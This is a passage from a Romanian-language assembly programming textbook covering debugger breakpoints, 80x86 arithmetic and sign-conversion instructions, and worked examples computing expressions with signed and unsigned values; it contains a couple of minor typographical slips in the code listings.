3. **Operaţie:** Executăm comanda **Breakpoints | Changed memory global...** şi în fereastra de dialog apărută introducem simbolul nr.
Efecte: S-a definit un punct de întrerupere global al cărui condiţie de activare este modificarea valorii de la adresa etichetei nr. Acest punct de întrerupere şi caracteristicile sale pot fi vizualizate în fereastra **Breakpoints**:
   - numele implicit dat acestui punct de întrerupere este Global_1,
   - acţiunea care se execută când condiţia de activare devine adevărată este oprirea execuţiei programului,
   - condiţia de activare este modificarea valorii din zona de memorie care începe la adresa 59EBh:000Ah (adresa variabilei de memorie nr) şi este de dimensiune 1 octet,
   - punctul de întrerupere este activ.

   Datorită definirii acestui punct de întrerupere, dacă rulăm programul cu **F9**, execuţia acestuia se va opri de fiecare dată când valoarea din nr se va modifica. În programul de mai sus, valoarea din nr este modificată la execuţia instrucţiunii INC NR. Trebuie observat faptul că instrucţiunea de iniţializare a variabilei de memorie nr (MOV NR, 0) nu produce o modificare în valoarea acesteia (fiind neiniţializată, în mod normal se consideră ca fiind egală cu 0), motiv pentru care punctul de întrerupere definit nu se activează în această poziţie. La modificarea valorii din nr, execuţia programului se opreşte pe linia următoare instrucţiunii care a produs activarea punctului de întrerupere (ADD SUMA, DX), este afişat mesajul "Global breakpoint 1 at #siruri#50", după care se poate continua execuţia programului, pas cu pas sau execuţie cu **F9**.
   Mesajul afişat ne arată linia pe care se opreşte execuţia programului. Dacă la operaţia de asamblare a codului sursă generăm şi fişier de listare, în acesta se observă că linia care conţine instrucţiunea ADD SUMA, DX este numerotată cu 50.
   În cazul programului prezentat, putem folosi acest punct de întrerupere pentru a analiza datele în momentele în care se găseşte un octet cu număr par de biţi 1.

CAPITOLUL 2

INSTRUCŢIUNI ARITMETICE

Prezentăm mai jos, pe scurt, sub forma unui ghid rapid de referinţă (*quick reference guide*) instrucţiunile aritmetice şi de conversie ale limbajului de asamblare 80x86 avute în vedere în cadrul exemplelor şi problemelor propuse în acest capitol.

Instrucţiuni aritmetice

Sintaxa	Efect
1. ADD ***dest, sursă***	*dest = dest + sursă*

- cei doi operanzi ai adunării trebuie să aibă acelaşi tip: ambii octeţi sau ambii cuvinte

2. ADC ***dest, sursă*** — *dest = dest + sursă + CF*
- la suma dintre cei doi operanzi se mai adună şi valoarea bitului de transport (Carry Flag)

3. SUB ***dest, sursă*** — *dest = dest - sursă*
- cei doi operanzi ai scăderii trebuie să aibă acelaşi tip: ambii octeţi sau ambii cuvinte

4. SBB ***dest, sursă*** — *dest = dest - sursă - CF*
- din diferenţa dintre cei doi operanzi se mai scade şi valoarea bitului de transport (Carry Flag)

5. MUL ***sursă***

dacă *sursă* = octet	atunci	*ax=al*sursă*
dacă *sursă* = cuvânt	atunci	*dx:ax=ax*sursă*

Dacă *sursă* este octet, se va înmulţi octetul aflat în *al* cu octetul *sursă* şi rezultatul va fi de tip cuvânt obţinut în registrul *ax* (octet*octet = cuvânt).

Dacă *sursă* este cuvânt, se va înmulţi cuvântul aflat în *ax* cu cuvântul *sursă* şi rezultatul va fi dublucuvântul din combinaţia de regiştri *dx:ax*. (cuvânt*cuvânt = dublucuvânt).

Operanzii înmulţirii sunt consideraţi numere fără semn. Deşi operaţia este binară, se specifică un singur operand deoarece celălalt este întotdeauna fixat (*al* sau *ax*) la fel ca şi locaţia rezultatului (întotdeauna obţinut în *ax* sau *dx:ax*).

6. IMUL ***sursă***
- similar instrucţiunii MUL, doar că operanzii înmulţirii sunt consideraţi numere cu semn.

7. DIV ***sursă***

sursă = octet →	*al = ax* div *sursă*,	*ah = ax* mod *sursă*
sursă = cuvânt →	*ax = dx:ax* div *sursă*,	*dx = dx:ax* mod *sursă*

Dacă *sursă* este octet, se va împărţi cuvântul aflat în *ax* la octetul *sursă*, câtul va fi obţinut în *al* iar restul împărţirii în *ah* (cuvânt/octet = octet).

Dacă *sursă* este cuvânt, se va împărţi dublucuvântul aflat în *dx:ax* la cuvântul *sursă*, câtul va fi obţinut în *ax* iar restul împărţirii în *dx* (dublucuvânt/cuvânt = cuvânt).

Operanzii împărţirii sunt consideraţi numere fără semn. Deşi operaţia este binară, se specifică un singur operand (împărţitorul) deoarece deîmpărţitul este întotdeauna fixat (*ax* sau *dx:ax*) la fel ca şi locaţia rezultatelor obţinute (câtul întotdeauna obţinut în *al* sau *ax*, restul împărţirii obţinut întotdeauna în *ah* sau *dx*).

8. IDIV *sursă*
- similar instrucţiunii DIV, doar că operanzii împărţirii sunt consideraţi numere cu semn

9. INC *op* *op=op+1*
- operandul *op* poate fi registru sau variabila de memorie, şi poate să fie reprezentat pe octet sau cuvânt; operandul este considerat număr fără semn

10. DEC *op* *op=op-1*
- operandul *op* se supune regulilor operandului instrucţiunii INC, prezentate mai sus

11. NEG *op* *op=0-op*
- operandul *op* poate fi registru sau variabila de memorie, şi poate să fie reprezentat pe octet sau cuvânt

Instrucţiuni de conversie

12. CBW
- converteşte cu semn octetul din *al* la cuvântul *ax*
- conversia se referă la extinderea reprezentării de pe 8 biţi pe 16 biţi, prin completarea cu bitul de semn în faţa octetului iniţial.
- instrucţiunea nu are operanzi specificaţi explicit deoarece este întotdeauna vorba despre conversia AL → AX.

13. CWD
- converteşte cu semn cuvântul din *ax* la dublucuvântul *dx:ax*
- conversia se referă la extinderea reprezentării de pe 16 biţi pe 32 biţi, prin completarea cu bitul de semn în faţa cuvântului iniţial.
- instrucţiunea nu are operanzi specificaţi explicit deoarece este întotdeauna vorba despre conversia AX → DX:AX.

Obs. Nu există instrucţiuni de conversie fără semn! Conversiile fără semn se realizează în limbajul de asamblare prin „zerorizarea" octetului sau cuvântului superior: `mov ah,0` pentru conversia octet→cuvânt şi respectiv `mov dx,0` pentru conversia cuvânt →dublucuvânt.

Exemplul 2.1. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{a+b-d}{f} + gh}{-i},$$

unde a, d şi f sunt valori reprezentate pe cuvânt iar b, g, h şi i sunt valori reprezentate pe octet. Variabilele vor fi iniţializate explicit la declarare cu valori de test corespunzătoare dimensiunii de reprezentare.

Soluţie. Se observă că în cadrul valorilor variabilelor declarate în segmentul de date avem şi valori negative. Ca urmare, vom lua decizia de a considera valorile cu care lucrăm ca fiind numere cu semn şi în consecinţă vom lucra cu instrucţiuni care interpretează numerele ca fiind cu semn: concret, este vorba despre instrucţiunile aritmetice IMUL sau IDIV şi despre instrucţiunile de conversie CBW sau CWD. Nici o altă instrucţiune prezentată în acest capitol nu distinge la nivelul operanzilor săi semnul acestora: se lucrează doar cu configuraţii de biţi, fără interpretări de semn.

În cazul interpretării cu semn, trebuie sa fim atenţi la domeniile de valori admisibile. Acestea sunt: [-128, +127] pentru reprezentarea la nivel de octet şi [-32768, +32767] pentru reprezentarea la nivel de cuvânt. În contrast, domeniile de valori admisibile în cazul interpretării fără semn sunt [0,255] şi respectiv [0,65535]. Să observăm că aceste mulţimi de numere întregi au în schimb acelaşi cardinal în ambele interpretări: 256 şi respectiv 65536, adică numărul maxim de valori reprezentabile pe acea dimensiune (octet şi respectiv cuvânt).

Aceeaşi decizie de a lucra cu numere cu semn o vom lua şi în cazul în care nu cunoaştem apriori valorile variabilelor cu care lucrăm, tocmai pentru a păstra valabilitatea şi consistenţa unor opţiuni ulterioare: dacă nu se specifică semnul, nu putem exclude eventuala prezenţă a numerelor negative, deci va trebui să acceptăm interpretarea cu semn. Pe de altă parte să fim conştienţi că astfel se va restrânge domeniul de valori admisibile pentru numerele pozitive: de la maxim 255 la maxim 127 pentru octeţi şi de la maxim 65535 la maxim 32767 pentru cuvinte.

Pe parcurs vom analiza însă şi ce se întâmplă dacă se aleg spre utilizare instrucţiuni care nu respectă decizia de interpretare iniţială a numerelor (spre exemplu dacă iniţializăm variabilele cu valori interpretate cu semn în segmentul de date însă vom folosi în segmentul de cod instrucţiuni pentru numere interpretate fără semn). Nu vom obţine erori de sintaxă, însă este destul de probabil ca astfel de situaţii să fie taxate drept „erori logice" ale programelor noastre.

```
assume cs:code, ds:data
data segment
    a dw -5
    b db -30
    d dw -85
    f dw 6
```

```
    g db -1
    h db 11
    i db 2
    interm dw ?
    rez db ?
data ends

code segment
începe:
    mov ax, data
    mov ds, ax
```

;încărcarea explicită a registrului de segment *ds* cu adresa de început a segmentului de date
;din memorie; regiştrii segment nu pot fi încărcaţi direct cu valori din memorie, deci e
;nevoie de utilizarea unui intermediar (în acest caz e vorba de registrul acumulator *ax*);
;alternativ, poate fi folosită stiva:

```
;       push data
;       pop ds
```

;încărcarea directă a registrului segment DS cu o valoare din memorie (de exemplu:
;mov ds, data) va cauza apariţia unei erori sintactice, cu mesajul *„Illegal use of segment*
;register"

```
mov al, b       ;al:= -30 (cu semn) = 11100010b = 0E2h = 226 (fără semn)
cbw
```

;Deoarece trebuie să adunăm cuvântul *a* cu octetul *b* şi ştiind că cei doi operanzi ai
;adunării trebuie să aibă acelaşi tip, vom face conversia octetului la cuvânt, iar apoi vom
;aduna două cuvinte. Datorită faptului că lucrăm cu numere cu semn, vom folosi
;instrucţiunea cbw, care converteşte cu semn octetul din *al* la cuvântul din *ax* şi astfel vom
;obţine *ax = -30 = 11111111 11100010b =0FFE2h.*

;Ce obţinem dacă efectuăm o conversie fără semn? Deoarece lucrăm cu o valoare
;pentru care bitul cel mai semnificativ este 1, rezultatul obţinut prin conversia fără
;semn este diferit de rezultatul obţinut prin conversia cu semn. Astfel, prin conversia
;fără semn:

```
;   mov ah, 0
```

;am obţine pentru *ax* valoarea fără semn 226:
;*al =226 (în interpretarea fără semn) =11100010b= 0E2h.* Prin *ah=0* vom provoca
;*ax=226=00000000 11100010b=00E2h*

```
add ax, a
```

;Se observă că cei doi operanzi folosiţi în instrucţiunea add au acelaşi tip (*ax* şi *a* sunt
;ambele reprezentate pe cuvinte). Primul operand va fi destinaţia, adică rezultatul adunării
;va fi depus în primul operand.

;*ax=a+b=(-30)+(-5) =-35=11111111 11011101b=0FFDDh*

sub ax, d

;la fel ca şi în cazul instrucţiunii add, cei doi operanzi folosiţi în instrucţiunea sub trebuie
;să aibă acelaşi tip. Primul operand va fi destinaţia.
;*ax=a+b-d=-35-(-85)=50=00000000 00110010b=0032h*

cwd

;Pentru a putea executa împărţirea la *f* (care este cuvânt), trebuie să facem conversia
;deîmpărţitului la dublucuvânt. Deoarece lucrăm cu numere cu semn, vom folosi
;instrucţiunea cwd, care converteşte cu semn cuvântul din *ax* la dublucuvântul din *dx:ax*
;*ax=50 (în interpretarea cu semn) =00000000 00110010b= 0032h* →
;*dx: ax = 50 = 00000000 00000000 00000000 00110010b=00000032h*

;Ce obţinem dacă efectuăm o conversie fără semn? Deoarece lucrăm cu o valoare
;pentru care bitul cel mai semnificativ este 0, rezultatul obţinut prin conversia fără
;semn este identic cu rezultatul obţinut prin conversia cu semn. Astfel, prin
;conversia fără semn:
; mov dx, 0
;am obţine aceeaşi valoare în *dx:ax* ca şi mai sus.

idiv f

;Tipul împărţitorului este cuvânt, deci se va împărţi dublucuvântul din *dx:ax* la cuvântul *f*.
;Câtul se va obţine în *ax*, iar restul în *dx*. Efectuăm o împărţire cu semn deoarece lucrăm
;cu numere cu semn.
;*ax=(a+b-d)/f = 50/6 = 8 = 00000000 00001000b = 0008h*
;*dx = 2 = 00000000 00000010b = 0002h*

;atenţie la diferenţa dintre instrucţiunea div (operanzii împărţirii sunt consideraţi ca fiind
;numere fără semn) şi instrucţiunea idiv (operanzii împărţirii sunt consideraţi ca fiind
;numere cu semn)

;Dacă am folosi aici instrucţiunea div în locul instrucţiunii idiv, am obţine acelaşi
;rezultat, deoarece bitul cel mai semnificativ al deîmpărţitului este 0 (deci
;configuraţia dublucuvânt *00000000 00000000 00000000 00110010b* reprezintă
;valoarea 50 atât în interpretarea cu semn cât şi în interpretarea fără semn); la fel
;pentru valoarea împărţitorului. Astfel, folosind:
; div f
;obţinem *ax=(a+b-d)/f=50/6=8=00000000 00001000b = 0008h,*
;*dx = 2 = 00000000 00000010b = 0002h*

mov interm, ax

;*interm=(a+b-d)/f* – salvăm conţinutul registrului *ax* într-o variabila temporară având tipul
;cuvânt, pentru a putea folosi registrul *ax* în continuare în cadrul unor instrucţiuni ce
;obligă la utilizarea registrului *al* sau *ax*; o altă metodă de a salva valoarea lui *ax* este prin
;folosirea stivei: valoarea lui *ax* este pusă în stivă şi ulterior restaurată după ce *ax* devine
;din nou disponibil:

```
;       push ax
;       ......
;       pop ax

mov al, g       ;al: = -1 = 0FFh = 11 11 11 11b
```

;Pentru a pregăti înmulţirea dintre *g* şi *h*, ambii octeţi, valoarea unuia dintre operanzi va
;trebui pusă în registrul *al*.

```
imul h          ;h = 11 = 00001011b = 0Bh
```

;Tipul operandului *h* fiind octet, octetul *h* va fi înmulţit cu octetul din *al* iar rezultatul
;înmulţirii va fi obţinut în *ax*. Am utilizat instrucţiunea imul (înmulţire cu semn) deoarece
;lucrăm cu numere cu semn. *ax=g*h=(-1)*11 (în interpretarea cu semn) = -11*
;*=11111111 11110101b = 0FFF5h*
;Atenţie la diferenţa dintre instrucţiunile mul şi imul, similară diferenţei dintre div şi idiv,
;explicată mai sus.

;Dacă folosim instrucţiunea mul în locul instrucţiunii imul, vom obţine un rezultat
;diferit, deoarece bitul cel mai semnificativ al deînmulţitului este 1, deci configuraţia
;*11111111b* reprezintă valoarea -1 în interpretarea cu semn (când se foloseşte imul)
;şi 255 în interpretarea fără semn (dacă se foloseşte mul). Astfel, folosind:

```
;  mul h
```

;obţinem *ax=g*h=255*11=2805=00001010 11110101b=0AF5h*

```
add ax, interm
```

;rezultatului astfel obţinut i se adaugă rezultatul intermediar reţinut în *interm*
;*ax=(a+b-d)/f+g*h = 8+ (-11) = -3 = 11111111 11111101b = 0FFFDh*

```
mob bl, i
neg bl          ;prin negativare, în bl obţinem valoarea (-i); efectul acestei instrucţiuni
                ;este echivalent cu înmulţirea valorii din bl cu -1
idiv bl
```

;Operandul instrucţiunii idiv, care are rolul împărţitorului, este un octet, aşadar
;deîmpărţitul va fi valoarea cuvântului aflat în *ax*. Obţinem câtul în *al* şi restul în *ah*.
;Efectuăm o împărţire cu semn deoarece lucrăm cu numere cu semn.
;*al=((a+b-d)/f+g*h)/(-i) = (-3) div (-2) (în interpretarea cu semn) = 1 = 01h = 00000001b*
;iar *ah = (-3) mod (-2) = -1 = 0FFh = 11111111b*

;Dacă folosim instrucţiunea div în locul instrucţiunii idiv, vom obţine:
;*al=((a+b-d)/f+g*h)/(-i)=65533 div 254 (în interpretarea fără semn) =258.* Această
;valoare nu încape în spaţiul rezervat pentru reprezentarea câtului (adică registrul *al*).
;Această depăşire va cauza apariţia întreruperii 0, cu mesajul *„Divide by zero"* (vezi
;şi capitolul 5 – Intreruperi).

;Iată cât de importantă devine sintagma *„interpretarea operanzilor şi a rezultatului*
;*rămâne la latitudinea programatorului"*. În acest caz, alegerea instrucţiunii **div** (deci
;interpretarea fără semn din partea programatorului) ar duce la o eroare de execuţie (*Divide*
;*by zero*). În schimb, alegerea utilizării instrucţiunii **idiv** (interpretare cu semn –
;consistentă şi cu valorile de iniţializare prezente în segmentul de date) asigură obţinerea
;corectă a rezultatelor.

```
mov rez, al
```

;Rezultatul final se află în *al*, de unde îl vom muta în variabila *rez*. Trebuie notat faptul că
;operanzii instrucţiunii mov trebuie să aibă acelaşi tip – ambii octeţi sau ambii cuvinte.
;Astfel, folosind:

```
;       mov rez, ax
```

;obţinem o eroare sintactică cu mesajul *„Operand types do not match"*.
;Similar, dacă *rez* ar fi fost definită rez dw ? instrucţiunea mov rez,al ar fi furnizat
;acelaşi mesaj de eroare sintactică *„Operand types do not match"*. Totuşi, în acest ultim
;caz (şi numai dacă se poate renunţa la restul obţinut în *ah*) am fi avut varianta:

```
;       cbw
;       mov rez,ax
```

;care ar fi asigurat transferul corespunzător al valorii cuvânt -1 în variabila *rez*.

```
mov ax, 4C00h
int 21h
;terminarea programului

code ends
end începe
```

Exemplul 2.2. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{ab + c}{d},$$

unde *a*, *b* şi *d* sunt valori reprezentate pe octet iar *c* este o valoare reprezentată pe dublucuvânt. Se consideră că toate valorile implicate sunt pozitive.

Soluţie. Din enunţul problemei care afirmă că „toate valorile implicate sunt pozitive" deducem că valorile posibile pentru variabilele declarate în segmentul de date se încadrează în domeniul

[0, 255] pentru octet, [0, 65535] pentru cuvânt şi [0, 2^{32}-1] pentru dublucuvânt. În consecinţă, vom folosi instrucţiuni pentru numere fără semn. Pe parcurs vom analiza însă ce se poate întâmpla dacă pentru valorile stabilite în segmentul de date folosim instrucţiuni pentru numere cu semn.

```
assume cs:code,ds:data
data segment
      a db 3
      b db 150
;     b db 767 →      eroare sintactică: „Value out of range" (la nivelul dimensiunii de
                      ;reprezentare octet trebuie să ne încadrăm în intervalul [0,255])
      c dd 5
      d db 135
      rez dw ?
data ends

code segment
începe:
      mov ax, data
      mov ds, ax

      mov al, a
      mul b

      ;Lucrăm cu numere fără semn, deci vom folosi instrucţiunea mul pentru înmulţirea dintre
      ;a şi b. Operandul b al instrucţiunii mul fiind octet, se va înmulţi acest octet cu octetul
      ;aflat în al, unde avem chiar valoarea lui a. Rezultatul va fi de tip cuvânt şi va fi pus în ax.
      ;ax=a*b=3*150 (în interpretarea fără semn)=450=00000001 11000010b=01C2h

            ;dacă folosim instrucţiunea imul în locul instrucţiunii mul, vom obţine un rezultat
            ;diferit, deoarece bitul cel mai semnificativ al valorii din b este 1. Configuraţia
            ;10010110b reprezintă valoarea 150 în interpretarea fără semn şi -106 în
            ;interpretarea cu semn. Astfel, folosind:
            ;  imul a
            ;se va provoca folosirea valorii -106 şi nu a valorii 150!
            ;obţinem ax = a * b = 3 * (-106) (în interpretarea cu semn) = -318 =
            ;=11111110 11000010b = 0FEC2h

      ;În continuare va trebui să adunăm dublucuvântul c la cuvântul obţinut în ax. Pentru
      ;numere reprezentate pe 32 de biţi nu avem instrucţiuni de adunare/scădere directă
      ;corespunzătoare. În cazul acesta vom efectua operaţia pe "fragmente" de 16 biţi. Vom
      ;aduna astfel cei 16 biţi mai puţin semnificativi din cei doi operanzi, apoi vom aduna cei
      ;16 biţi mai semnificativi împreună cu bitul de transport de la "fragmentul" precedent.
      ;Asemănător va trebui să procedăm şi în cazul scăderii sau al transferului (mov) care nici
```

;ele nu permit operanzi pe 32 de biţi.

;Mai întâi vom face conversia cuvântului *ax* la dublucuvântul *dx:ax*. Pornind de la premisa ;că lucrăm cu numere fără semn, vom face o conversie fără semn, extinzând cuvântul la ;dublucuvânt prin completarea cu zerouri în faţa cuvântului dat.

```
mov dx, 0
```

;ax=450 (în interpretarea fără semn) = 00000001 11000010b = 01C2h →
;→ dx:ax = 450 = 00000000 00000000 00000001 11000010 b = 000001C2h

;Ce am obţine dacă în locul conversiei fără semn am folosi instrucţiunea cwd, care ;efectuează o conversie cu semn? Deoarece lucrăm cu o valoare pentru care cel mai ;semnificativ bit este 0, rezultatul va fi identic atât în cazul în care efectuăm o ;conversie fără semn, cât şi în cazul în care efectuăm o conversie cu semn. Astfel, ;prin conversia cu semn:
; cwd
;vom obţine acelaşi rezultat ca mai sus.

```
add ax, word ptr c          ;adunarea cuvintelor celor mai puţin semnificative
adc dx, word ptr c + 2      ;adunarea cuvintelor celor mai semnificative
```

;Datorită reprezentării „little-endian", octeţii cei mai puţin semnificativi se află în ;memorie la adrese mai mici. Astfel, *word ptr c* desemnează obiectul din memorie, de ;dimensiune 2 octeţi (word) ce începe de la adresa lui *c* (*ptr c*), adică cei mai puţin ;semnificativi 16 biţi din componenţa lui *c*. *word ptr c+2* desemnează un obiect din ;memorie, tot de 2 octeţi (word) de la adresa egală cu adresa lui *c* plus *2* octeţi (*ptr c+2*). ;Este vorba despre al treilea şi al patrulea octet din reprezentarea lui *c*, adică cei mai ;semnificativi 16 biţi (c+2 înseamnă în acest context *aritmetică de pointeri* – adresa lui ;*c+2* – şi nu adunarea lui 2 la conţinutul lui *c* – operaţie realizabilă prin add c,2).

;add are ca efect suplimentar şi reţinerea cifrei de transport în cadrul indicatorului CF ;(*carry flag*)
;adc adună operanzii specificaţi plus valoarea lui CF. De asemenea, noul transport generat ;în urma adunării este scris în CF.
*;dx:ax=a*b+c=450+5=455=00000000 00000000 00000001 11000111b=1C7h*

;În continuare trebuie să împărţim dublucuvântul aflat în *dx:ax* la octetul *d*. Cazurile ;posibile de împărţire sunt dublucuvânt la cuvânt sau cuvânt la octet, deci va trebui să ;extindem împărţitorul (care este octet) la cuvânt. Deoarece lucrăm cu numere fără semn, ;vom face o conversie fără semn prin completarea cu zerouri nesemnificative în faţa ;octetului dat. Alegem să utilizăm pentru aceasta registrul *cx*:

```
mov cl, d
mov ch, 0
```

;cl = 135 (în interpretarea fără semn) = 10000111b = 87h →
;→ cx = 135 = 00000000 10000111b = 0087h

;ce am obţine dacă am folosi instrucţiunea cbw, care efectuează o conversie cu ;semn? Deoarece lucrăm cu o valoare pentru care bitul cel mai semnificativ este 1, ;rezultatul obţinut prin conversia fără semn este diferit de rezultatul obţinut prin ;conversia cu semn. Astfel, prin conversia cu semn:

```
; mov al, d     ;utilizăm ca destinaţie al deoarece conversia cu semn a unui octet
                ;operează întotdeauna numai asupra registrului al.
; cbw           ;am obţine pentru ax:
```

;al = 135 = -121 (în interpretarea cu semn) = 10000111b = 87h → cbw
;→ ax = - 121 = 11111111 10000111b = 0FF87h
;(deci cuvântul -121 în loc de cuvântul 135!)

```
div cx
```

;împărţitorul fiind cuvânt (*cx*), deîmpărţitul va fi *dx:ax*, unde am pregătit valoarea *a*b+c*. ;Câtul va fi depus în *ax*, iar restul împărţirii în *dx*. În interpretarea fără semn (adică ;folosind instrucţiunea div), vom avea următoarele rezultate:
*;ax = (a*b+c)/d = 455 div 135 (în interpretarea fără semn) = 3 = 00000000 00000011b =*
;= 0003h (câtul) şi dx = 50 = 00000000 00110010b = 0032h (restul)

;Dacă folosim instrucţiunea idiv în locul instrucţiunii div, vom obţine acelaşi ;rezultat, deoarece bitul cel mai semnificativ al deîmpărţitului este 0 (deci ;configuraţia *00000000 00000000 00000001 11000111b* reprezintă valoarea 455 atât ;în interpretarea cu semn cât şi în interpretarea fără semn). La fel pentru valoarea ;împărţitorului. Astfel, folosind:

```
; idiv cx
```

;obţinem:
*;ax=(a*b+c)/d = 455 div 135 (în interpretarea cu semn) = 3 = 00000000 00000011b*
;= 0003h (cât) şi dx = 50 = 00000000 00110010b = 0032h (rest)

```
mov rez, ax
```

;rezultatul final al expresiei este mutat în *rez* (*rez* şi *ax* au acelaşi tip, sunt ambele cuvinte). ;Dacă *rez* ar fi fost definit ca dublucuvânt (rez dd ?) instrucţiunea mov rez,ax ar fi ;furnizat eroarea sintactică „*Operand types do not match*" (mov dublucuvânt, cuvânt nu ;este admisă – de fapt mov nu acceptă operanzi dublucuvânt; deci nici dacă ambii operanzi ;erau dublucuvinte nu era admisă sintactic instrucţiunea). Chiar şi aşa avem o soluţie de ;conversie: putem selecta doar 2 octeţi din cei 4 pentru depunerea rezultatului obţinut:

```
;       mov word ptr rez, ax      (transfer în cei 2 octeţi inferiori)      sau
;       mov word ptr rez+2, ax    (transfer în cei 2 octeţi superiori)
```

```
    mov ax, 4C00h
    int 21h          ;terminarea programului

code ends
end începe
```

Exemplul 2.3. Să se calculeze valoarea următoarei expresii aritmetice:

$$E = \frac{\frac{a+b}{c} + \frac{d}{2}}{f},$$

unde *a* este o valoare reprezentată pe cuvânt iar *f* este o valoare reprezentată pe octet. Să se analizeze care sunt dimensiunile de reprezentare posibile pentru celelalte variabile (*b, c* şi *d*). Valorile posibile pentru variabilele din segmentul de date vor fi numere cu semn corespunzătoare dimensiunilor de reprezentare alese.

Soluţie. O posibilă secvenţă de deducţii logice asupra dimesiunilor de reprezentare este:

f octet → *((a+b)/c + d/2)* cuvânt
a cuvânt → *b* cuvânt şi *a+b* cuvânt → *c* octet → *(a+b)/c* octet → *d* octet sau cuvânt rezultat ce asigură şi consistenţa cu *((a+b)/c + d/2)* – cuvânt. În oricare din situaţii rămâne însă să aplicăm totuşi o conversie de tip de la octet la cuvânt fie pentru *((a+b)/c + d/2)* dacă *d* este octet fie pentru *(a+b)/c* dacă d este cuvânt.

Vom accepta pentru problema noastră tipurile de date: *a, b, d* – cuvânt; *c, f* – octet;

Alte cazuri de stabilire a unor tipuri de date pentru variabilele *b*, *c* şi *d* vor fi analizate după rezolvarea problemei în această variantă.

```
assume cs:code, ds:data
data segment
    a dw -33
    b dw 150
    c db 5
    d dw 135
    f db -44
    two equ 2      ;directiva equ permite atribuirea unei valori numerice sau şir de caractere
                   ;unei etichete în faza de asamblare fără alocare de spaţiu de memorie
                   ;(similar constantelor simbolice).
data ends
```

```
code segment
start:
        push data
        pop ds

        mov ax, a
        add ax, b          ;ax=a+b=150+(-33)=117=00000000 01110101b=0075h

;       add a, b   →       Dacă am încerca o adunare directă a:=a+b am obţine „Illegal
                           ;memory reference" (eroare sintactică dacă ambii operanzi sunt
                           ;referinţă la memorie) - instrucţiunile aritmetice nu pot opera cu
                           ;ambii operanzi din memorie! Cel puţin unul trebuie să fie un
                           ;registru sau o constantă (add a,2 este acceptată de exemplu).

        idiv c             ;al=câtul împărţirii (a+b)/c=117/5=23=00010111b=17h
                           ;ah=restul împărţirii (a+b)/c=117/5=2=00000010b=02h

;       push al    →       „Argument to operation or instruction has illegal size"
                           ;(eroare sintactică deoarece argumentul instrucţiunii push, la fel ca
                           ;şi cel al instrucţiunii pop, trebuie să fie de tip word iar al este
                           ;numai octet)

        cbw                ;deoarece pe stivă se pun cuvinte, iar câtul care ne interesează este
                           ;în octetul al, vom extinde acest octet la cuvânt - AL → AX.

        push ax            ;reţinem în stivă câtul obţinut anterior, pentru a putea folosi apoi
                           ;registrul ax la împărţirea d/2.

        mov ax, d
        cwd                ;ştim că prin împărţirea unui cuvânt la un octet, câtul va fi un octet
                           ;(obţinut în al). Ce se întâmplă dacă prin împărţirea la 2 a
                           ;cuvântului din ax, câtul obţinut nu încape în al? De exemplu, în
                           ;cazul împărţirii cu semn 400:2=200>127 (cel mai mare număr cu
                           ;semn reprezentat pe 1 octet). Într-o astfel de situaţie, asamblorul
                           ;va semnala depăşirea prin emiterea întreruperii 0 şi afişarea
                           ;mesajului de eroare „Divide by zero". Pentru a evita apariţia unei
                           ;astfel de situaţii, se recomandă extinderea cuvântului la
                           ;dublucuvânt şi împărţirea dublucuvântului la cuvântul 2. În cazul
                           ;unor astfel de conversii prin lărgire, câtul va încăpea sigur în
                           ;dimensiunea de reprezentare alocată. În cazul în care efectuăm
                           ;operaţia de împărţire fără semn (div), eroarea va apărea doar dacă
                           ;câtul depăşeste numărul 255, acesta fiind cel mai mare număr fără
                           ;semn reprezentabil pe 1 octet.
```

```
mov bx, 2
idiv bx     ;ax = câtul împărţirii d/2 = 135/2 = 67 = 00000000 01000011b = 0043h
            ;dx = restul împărţirii d/2 = 1 = 00000000 00000001b = 0001h

;o altă variantă pentru efectuarea împărţirii este folosirea unei variabile de memorie:
                        ;data segment
                        ;       ...
                        ;       doi dw 2
                        ;       ...
                        ;data ends
                        ;code segment
                        ;       ...
                        ;       mov ax, d
                        ;       cwd
                        ;       div doi
                        ;       ...
;   (i)div 2    →       „Illegal immediate" - eroare sintactică, deoarece decizia dacă
                        ;deîmpărţitul este cuvântul ax sau dublucuvântul dx:ax se ia în
                        ;funcţie de tipul împărţitorului, iar în cazul împărţirii la constanta
                        ;2, nu se poate determina tipul împărţitorului – valoarea 2 poate fi
                        ;la fel de bine octet, cuvânt sau dublucuvânt iar simpla specificare
                        ;a unei constante nu rezolvă problema deciziei asupra dimensiunii
                        ;de reprezentare).

;   (i)div two  →       „Illegal immediate" (aceeaşi explicaţie ca şi mai sus, deoarece
                        ;simbolul two are regim de constantă).

pop bx          ;preluăm în registrul bx valoarea salvată anterior pe stivă
add ax, bx      ;ax = (a+b)/c+d/2 = 33+67 = 90 = 00000000 01011010b=005Ah
idiv f          ;al = ax div f = 90 div (-44) = -2 = 11111110b = 0Feh (câtul)
                ;aceasta fiind şi valoarea finală a expresiei (în ah se va obţine restul -2)

mov ax, 4C00h
int 21h
code ends
end start
```

Vom analiza în cele ce urmează câteva situaţii de furnizare a unor tipuri de date pentru variabilele *b*, *c* şi *d* şi conversiile necesare pe care respectivele tipuri de date alese le implică pentru o corectă efectuare a calculelor expresiei date. În tabelul care urmează se vor folosi notaţiile:

cuv(x) – cuvântul obţinut prin conversia octetului x la cuvânt
dcuv(x) – dublucuvântul obţinut prin conversia cuvântului x la dublucuvânt

Amândouă desemnează conversii prin lărgire posibil a fi obţinute prin instrucţiunile **cbw** şi respectiv **cwd** dacă este vorba despre conversii cu semn sau prin zerorizarea octetului (mov ah,0) sau respectiv cuvântului (mov dx,0) superior dacă este vorba despre conversii fără semn.

Conversiile prin îngustare sunt cele care permit accesarea doar a unei părţi din structura unei date (accesarea unui octet sau cuvânt dintr-un dublucuvânt sau accesarea doar a unui octet dintr-un cuvânt). În limbajul de asamblare 80x86 această categorie de conversii poate fi obţinută prin utilizarea operatorului PTR cu sintaxa: tip_conversie PTR, unde *tip_conversie* poate fi byte, word sau dword, reprezentând conversie la octet, cuvânt şi respectiv dublucuvânt. Exemplul 2.2 ilustrează în două situaţii utilizarea acestui tip de conversie prin îngustare.

Pe de altă parte operatorul PTR poate fi utilizat şi pentru conversii prin lărgire. Accesarea unui dublucuvânt reprezentând primii 4 octeţi dintr-un şir de octeţi este o conversie prin lărgire. Presupunând că am definit

```
sir db 23, 'ab',-39,"fzxcv",...
```

expresia `dword ptr sir` desemnează primii 4 octeţi ai acestui şir.

